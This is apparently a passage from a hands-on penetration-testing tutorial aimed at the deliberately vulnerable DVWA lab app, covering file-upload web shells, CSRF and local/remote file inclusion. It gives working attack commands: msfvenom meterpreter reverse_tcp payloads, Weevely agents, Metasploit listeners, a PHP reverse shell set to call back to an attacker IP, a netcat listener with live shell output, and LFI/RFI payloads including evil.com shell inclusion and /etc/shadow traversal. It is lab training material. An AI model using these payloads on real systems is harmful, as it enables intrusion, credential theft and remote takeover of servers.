

Upload an image as example I uploaded image anticorruption.jpg

This is the uploaded file link:

<http://localhost/dvwa/hackable/uploads/anticorruption.jpg>



5. Go to BurpSuite and you can get the request for the file upload from “Proxy/HTTP History”.





6. Send the request of the file upload to the “Upload Scanner” extension. You will get this page under “Upload Scanner” extension. The upload scanner

extension will upload a lot of modules and shells. I selected in this example to only upload php shells.

7. I selected “Start Scan without Redownloader”. It will upload many modules.

8. The as the tested files are uploaded, the results will be shown in the “Done uploads” tab .

9. Then you can test manually the uploaded files checked from requests and responses.

[http://localhost/dvwa/hackable/uploads/\(file name\)](http://localhost/dvwa/hackable/uploads/(file name))

You can get the file name from the request page.

## e) Generating shells using Weevely:

1. In this tutorial I am going to use the DVWA installed in Linux at IP address 192.168.223.128. The DVWA link: <http://192.168.223.128/dvwa-linux> and the DVWA security set to low.

2. In this tutorial I am going to use Weevely tool. A web shell designed for post-exploitation purposes that can be extended over the network at runtime. Upload weevely PHP agent to a target web server to get remote shell access to it.

3. Use weevely to generate new agent. I setup the file name and location and password. Run the command

```
# weevely generate password /home/hidaia/weevely-hidaia.php
```

The command generates a file at `/home/hidaia/weevely-hidaia.php`

4. Go the file upload page of DVWA <http://192.168.223.128/dvwa-linux/vulnerabilities/upload>. Upload the generated file `weevely-hidaia.php`. I got message that the file is uploaded in `../../hackable/uploads/weevely-hidaia.php`. The file link will be:

<http://192.168.223.128/dvwa-linux/hackable/uploads/weevely-hidaia.php>

5. Take the shell URL <http://192.168.223.128/dvwa-linux/hackable/uploads/weevely-hidaia.php>. Then execute in weevely command and put the arguments as the shell URL and the file password.

```
# weevely http://192.168.223.128/dvwa-  
linux/hackable/uploads/weevely-hidaia.php password
```

A weevly shell access will open. We can run any command on the server from the shell.

**Note:** In my case it did not work. I could not identify the reason.

## **f) Generating shells using Metasploit and exploiting DVWA in Kali-Linux machine:**

1. In this tutorial I am going to use the DVWA installed in Linux at IP address 192.168.223.128. The DVWA link: <http://192.168.223.128/dvwa-linux> and the DVWA security set to low.

2. In this tutorial I am going to use Metasploit tool. I will create a shell using msf venom. To list the payloads in msf venom write the command:

```
# msfvenom -l payloads
```

The command will list the payloads that can be used in Windows or Linux system,

3. I am going to generate php/meterpreter/reverse\_tcp shell. I am going to set the payload to use the listening IP as attacker Linux IP address and listening port 4444 with the name exploit.php in raw format:

```
# msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.223.128  
lport=4444 -f raw > exploit.php
```

The php shell will be generated exploit.php.

LHOST refers to the IP of attacker machine, which is usually used to create a reverse connection after the attack succeeds. RHOST refers to the IP address of the victim host.

4. Go the file upload page of DVWA <http://192.168.223.128/dvwa-linux/vulnerabilities/upload>. Upload the generated file exploit.php. I got message that the file is uploaded in `../../hackable/uploads/exploit.php`. The file link will be:

<http://192.168.223.128/dvwa-linux/hackable/uploads/exploit.php>

Go to the that link to execute the shell.

5. Go to msf console and start listener

```
#msfconsole
```

```
msf > use multi/handler
```

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 192.168.223.128
```

```
msf exploit(handler) > set LPORT 4444
```

```
msf exploit(handler) > exploit
```

Go to the link <http://192.168.223.128/dvwa-linux/hackable/uploads/exploit.php> to run the php shell and start the meterpreter session.

**Note:** In my case that did not work. I could not identify the reason.

## **g) Installing Metasploit in Windows:**

1. Visit <http://windows.metasploit.com/metasploitframework-latest.msi> to download the Windows installer.
2. After you download the installer, locate the file and double-click the installer icon to start the installation process.
3. The Metasploit will be installed in local folder in a drive. It is installed in my case in D: metasploit-framework folder. From command line, go to bin folder inside the metasploit-framework folder. Run the command  
msfconsole
4. I am going to generate php/meterpreter/reverse\_tcp shell from Kali-Linux. I am going to set the payload to use the listening IP as the attacker windows machine IP address and listening port 4444 with the name exploit-win.php in raw format:

```
# msfvenom -p php/meterpreter_reverse_tcp lhost=10.0.0.4  
lport=4444 -f raw > exploit-win.php
```

The php shell exploit-win.php will be generated.

5. Go the file upload page of DVWA <http://192.168.223.128/dvwa-linux/vulnerabilities/upload>. Upload the generated file exploit-win.php. I got message that the file is uploaded in ../../hackable/uploads/exploit2.php. Go to the that link to execute the shell.

<http://192.168.223.128/dvwa-linux/hackable/uploads/exploit-win.php>

6. Go to msf console in Window machine and start listener

```
>msfconsole
```

```
msf > use multi/handler
```

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 10.0.0.4
```

```
msf exploit(handler) > set LPORT 4444
```

```
msf exploit(handler) > exploit
```

Go to the link <http://192.168.223.128/dvwa-linux/hackable/uploads/exploit-win.php> to run the php shell and start the meterpreter session.

**Note:** In my case that did not work. I could not identify the reason.

## **15. EXPLOITING CROSS SITE REQUEST FORGERY (CSRF) VULNERABILITY:**

### **a) Cross Site Request Forgery (CSRF) definition:**

1. CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application. This attack may also be called "XSRF", similar to "Cross Site scripting (XSS)", and they are often used together.

2. Cross Site Request Forgery CSRF vulnerability allows malicious attackers or hackers to craft malicious URLs so it can perform certain actions without the user knowing of them. The attacker crafts malicious URL and sends it to the victim and when the victim clicks it the password gets changes or something like malicious is performed without knowing of them.

## b) Example of Cross Site Request Forgery (CSRF) attack:



1. I will use DVWA installed in Windows in this example with link address <http://localhost/dvwa> or <http://10.0.0.4/dvwa>

2. The password change page in DVWA app <http://localhost/dvwa/vulnerabilities/csrf/>. When the legitimate user logs on and performs password change request and in this request the user has to enter new password and enters it again to confirm. The request is GET request as the parameters are passed in URL parameter

<http://10.0.0.4/dvwa/vulnerabilities/csrf/?>

[password\\_new=test&password\\_conf=test&Change=Change#](http://10.0.0.4/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#)

3. We can get also the request from the BurpSuite by setting “Proxy/Intercept” on.

4. The attacker can craft the URL and can encode the entire URL with URL encoding so that it becomes difficult for the users to identify what it is actually doing. We can also do URL shortening.

[http://10.0.0.4/dvwa/vulnerabilities/csrf/?password\\_new=test&password\\_conf=test&Change=Change#](http://10.0.0.4/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#)

5. When we send the URL to victim, the password will be changed for the victim without knowing of them. The password will be changed with the hacker password.

# **16. EXPLOITING FILE INCLUSION VULNERABILITY:**

## **a) File Inclusion Vulnerability definition:**

1. Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

2. If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI). When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect. Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".

3. PHP File Inclusion is a security flaw in web applications that allows unauthorized users to access files, provide download functionality, look for information, and so on. As defined by [OWASP](#), the File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

4. There are two PHP functions that website or web application programmers use to include the content of one PHP file into another PHP file.

- The include() function
- The require() function

The difference between the “include” and the “require” functions is the way each function responds when a file loading problem arises. The include() function only gives a warning while allowing the script to continue, whereas the require() function generates a fatal error and stops the script.

5. The main difference between an LFI and an RFI is the included file’s point of origin. In an LFI attack, threat actors use a local file that is stored on the target server to execute a malicious script. These types of attacks can be carried out by using only a web browser. In an RFI attack, they use a file from an external source.

6. LFI is a web vulnerability that results from mistakes at the website or web application programmers’ end. A hacker can take advantage of this vulnerability to include malicious files which are then executed by the vulnerable website or web application. In an LFI vulnerability, the included file is already present on the local application server, targeted by the hacker. If successful, the attacker can read important files, access more sensitive information, or run arbitrary commands.



7. In Local File Inclusion, perpetrators exploit vulnerable PHP programs to access confidential data or run malicious scripts on the target server. This can expose critical data or allow threat actors to launch remote code execution or Cross-site Scripting (XSS) attacks. LFI occurs when an application includes a file as user input without properly validating it. This allows an attacker to include malicious files by manipulating the input. Here’s an example of a vulnerable PHP code that could lead to LFI:

<https://example.com/?page=filename.php>

Without proper input sanitizing, an attacker could easily modify the input (as shown below) to manipulate the application into accessing unauthorized files and directories from the host server using the “./” directive. This is known as Directory (Path) Traversal:

`https://example.com/?page=../../../../etc/test.txt`

In this example, a hacker was able to successfully exploit the vulnerability by simply replacing the “filename.php” with “../../../../etc/test.txt” in the path URL to access the test file. If this can be accomplished, a hacker can then backdoor upload a malicious script to the host server and use LFI to access the script. A simplified version of the process would look something like this:



8. OWASP defines Remote File Inclusion as the process of including remote files by exploiting vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as

input, the path to the file that has to be included and this input is not properly sanitized, allowing the external URL to be injected. Since PHP supports native functions that allow users to include remote files, web applications written in PHP code are more susceptible to RFI attacks.

While RFI and LFI vulnerabilities are similar, in an RFI attack, the perpetrator can execute malicious code from an external source instead of accessing a file on the local web server, as is the case with an LFI attack.

9. In Remote File Inclusion attacks, hackers take advantage of the “dynamic file include” command in web applications to upload malicious external files or scripts. When web applications allow user input, such as URL, parameter value, etc., and pass them to the “file include” mechanisms without proper sanitization, perpetrators can manipulate the web application to include remote files with malicious scripts. Here is a simplified version of what Remote File Inclusion looks like:

10. Basic LFI (null byte, double encoding and other tricks) :
- <http://example.com/index.php?page=etc/passwd>
  - <http://example.com/index.php?page=etc/passwd%00>
  - <http://example.com/index.php?page=../../etc/passwd>
  - <http://example.com/index.php?page=%252e%252e%252f>
  - <http://example.com/index.php?page=...//...//etc/passwd>

Interesting files to check out :

- [/etc/issue](#)
- [/etc/passwd](#)
- [/etc/shadow](#)
- [/etc/group](#)

/etc/hosts

/etc/motd

/etc/mysql/my.cnf

/proc/[0-9]\*/fd/[0-9]\* (first number is the PID, second is the  
filedescriptor)

/proc/self/environ

/proc/version

/proc/cmdline

11. Basic RFI (null byte, double encoding and other tricks) :

<http://example.com/index.php?page=http://evil.com/shell.txt>

<http://example.com/index.php?page=http://evil.com/shell.txt%00>

<http://example.com/index.php?>

[page=http:%252f%252fevil.com%252fshell.txt](http://example.com/index.php?page=http:%252f%252fevil.com%252fshell.txt)

## **b) Manual exploitation of Local File Inclusion:**

1. File Inclusion Vulnerability allows the attacker to include malicious files or to include the local files of the web server to read their sensitive information. And this is might be as worse as remote code execution.

2. I am going to use the DVWA installed in Kali Linux in this tutorial with the link address <http://192.168.223.128/dvwa-linux>. The file inclusion page in BurpSuite <http://192.168.223.128/dvwa/vulnerabilities/fi/?page=include.php> takes file name from the user and this file is file will be included in the PHP script. This function called include function is used for including a file. This function is used because it is easy to include multiple files so that we don't need to write the code multiple times.

3. To exploit LFI, if no sanitization or proper validation on the file name we pass in the position of include.php on the link <http://192.168.223.128/dvwa/vulnerabilities/fi/?page=include.php>, we may be able to read the local files in the server or on the worst case we can make the server hosts php script .

4. Two possibilities: local file inclusions where the file to be included in the local machine and remote file inclusion where the file to be included in the remote machine.

5. The following link as example will show the file main page of the Apache server

<http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=http://192.168.223.128>

6. The following link will show /etc/passwd file

192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=../../../../../../etc/passwd

7. Here an example of a php shell and I saved it in the /var/www/html/

```
# cp /usr/share/webshells/php/php-reverse-shell.php  
/home/Hidaiavar/www/html/php-reverse-shell.php
```

8. Edit the php-reverse-shell.php to point to the attacker IP address which is my Kali Linux machine: 192.168.223.128. And make change of the port. I used port 4444

```
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '192.168.223.128'; // CHANGE THIS  
50 $port = 4444; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $shell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;
```

9. Now access the php shell using the link

<http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=http://192.168.223.128/php-reverse-shell.php>

10. Open the netcat listener to listen at port 4444 in the attacker computer 192.168.223.128

```
# nc -lvp 4444 -
```

The command shell will open. You can write your commands such as: pwd, uname -a, id, whoami.

```
nc -lvp 4444
listening on [any] 4444 ...
192.168.223.128: inverse host lookup failed: Unknown host
connect to [192.168.223.128] from (UNKNOWN) [192.168.223.128] 54400
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux

/bin/sh: 0: can't access tty; job control turned off
$ whoami
wmw-data
$ id
uid=33(wmw-data) gid=33(wmw-data) groups=33(wmw-data)
$ pwd
/
$ uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
$
```

## c) LFI and RFI exploitation through BurpSuite :

1. I am using in this tutorial the DVWA app installed in Windows at localhost <http://localhost/dvwa/> and the DVWA security set to low.

2. When scanning DVWA through BurpSuite. It does not detect the file inclusion vulnerability. It detects only file path manipulation in the path [/dvwa/vulnerabilities/fi/](http://dvwa/vulnerabilities/fi/) with information severity.

3. We can exploit LFI and RFI using BurpSuite. Download LFI payloads and from the net. We can get it from:

<https://raw.githubusercontent.com/emadshanab/LFI-Payload-List/master/LFI%20payloads.txt>

We go to the page <http://192.168.223.128/dvwa-linux/fi> and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

4. Send the request to the intruder. On the “Intruder/Positions” section, add only a tag on the file1.php position. Choose the attack type to be “Sniper” attack.

5. In the “Intruder/Payloads” and upload the LFI payload list. Start the attack.

6. Check the scan results. As example, this is the results of using /etc/passwd as payload. You can know the effective payloads from the length section of scan results.

## d) LFI and RFI Exploitation using Fimap tool:

1. fimap is a little python tool which can find, prepare, audit, exploit and even google automatically for local and remote file inclusion bugs in webapps. fimap should be something like [sqlmap](#) just for LFI/RFI bugs instead of SQL injection.

2. Download and install Fimap from <https://github.com/kurobeats/fimap>

```
# git clone https://github.com/kurobeats/fimap.git
```

```
# cd fimap/src
```

3. fimap is Python2 program, so make sure to select Python2 version as the default version when using the fimap tool:

```
#sudo update-alternatives --config python
```

4. Download and install the httplib2 from <https://github.com/httplib2/httplib2>

```
# git clone https://github.com/httplib2/httplib2.git
```

5. Go to httplib2 directory and install httplib2 using the command

```
# setyp.py install
```

Then run python2 command and import httplib2 and check if it is imported successfully, and install any dependencies required as shown in the error message.

```
# python2
```

```
>> import httplib2
```

6. Go to the folder fimap/src and run the “python fimap.py -h” command

```
# python2 fimap.py -h
```

Here the options of fimap as shown in the help menu.

```
(root@hidaia)~/fimap/src
# python fimap.py -h
fimap v.1.00_svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Usage: ./fimap.py [options]
## Operating Modes:
-s , --single           Mode to scan a single URL for FI errors.
                       Needs URL (-u). This mode is the default.
-m , --mass            Mode for mass scanning. Will check every URL
                       from a given list (-l) for FI errors.
-g , --google         Mode to use Google to aquire URLs.
                       Needs a query (-q) as google search query.
-B , --bing           Use bing to get URLs.
                       Needs a query (-q) as bing search query.
                       Also needs a Bing APIKey (--bingkey)
-H , --harvest        Mode to harvest a URL recursivly for new URLs.
                       Needs a root url (-u) to start crawling there.
                       Also needs (-w) to write a URL list for mass mode.
-4 , --autoawesome    With the AutoAwesome mode fimap will fetch all
                       forms and headers found on the site you defined
                       and tries to find file inclusion bugs thru them. Needs an
                       URL (-u).

## Techniques:
-b , --enable-blind   Enables blind FI-Bug testing when no error messages are printed.
                       Note that this mode will cause lots of requests compared to the
                       default method. Can be used with -s, -m or -g.
-D , --dot-truncation Enables dot truncation technique to get rid of the suffix if
                       the default mode (nullbyte poison) failed. This mode can cause
                       tons of requests depending how you configure it.
                       By default this mode only tests windows servers.
                       Can be used with -s, -m or -g. Experimental.
-M , --multiply-term-X Multiply terminal symbols like '.' and '/' in the path by X.

## Disguise Kit:
-A , --user-agent=UA  The User-Agent which should be sent.
  --http-proxy=PROXY  Setup your proxy with this option. But read this facts:
                       * The googlescanner will ignore the proxy to get the URLs,
                       but the pentest\attack itself will go thru proxy.
                       * PROXY should be in format like this: 127.0.0.1:8080
                       * It's experimental
  --show-my-ip        Shows your internet IP, current country and user-agent.
                       Useful if you want to test your vpn\proxy config.

## Plugins:
--plugins            List all loaded plugins and quit after that.
-I , --install-plugins Shows some official exploit-mode plugins you can install
                       and/or upgrade.

## Other:
--update-def         Checks and updates your definition files found in the
                       config directory.
--test-rfi           A quick test to see if you have configured RFI nicely.
--merge-xml=XMLFILE Use this if you have another fimap XMLFILE you want to
                       include to your own fimap_result.xml.
-C , --enable-color  Enables a colorful output. Works only in linux!
--force-run         Ignore the instance check and just run fimap even if a lockfile
                       exists. WARNING: This may erase your fimap_results.xml file!
-v , --verbose=LEVEL Verbose level you want to receive.
                       LEVEL=3 → Debug
                       LEVEL=2 → Info(Default)
                       LEVEL=1 → Messages
                       LEVEL=0 → High-Level
--credits           Shows some credits.
--greetings         Some greetings ;)
-h , --help         Shows this cruft.
```

```

## Attack Kit:
-x , --exploit      Starts an interactive session where you can
                   select a target and do some action.
-X                 Same as -x but also shows not exploitable which might can be
                   haxored with plugins.
-T , --tab-complete Enables TAB-Completion in exploit mode. Needs readline module.
                   Use this if you want to be able to tab-complete thru remote
                   files\dirs. Eats an extra request for every 'cd' command.
--x-host=HOSTNAME  The host to use exploits on. fimap won't prompt you for the domain
                   in exploit mode if you set this value.
--x-vuln=VULNNUMBER The vulnerability ID you want to use. It's the same number you type
                   into the exploit mode where you choose the vulnerable script.
--x-cmd=CMD        The CMD you want to execute on the vulnerable system. Use this parameter
                   more than once to execute commands one after another.
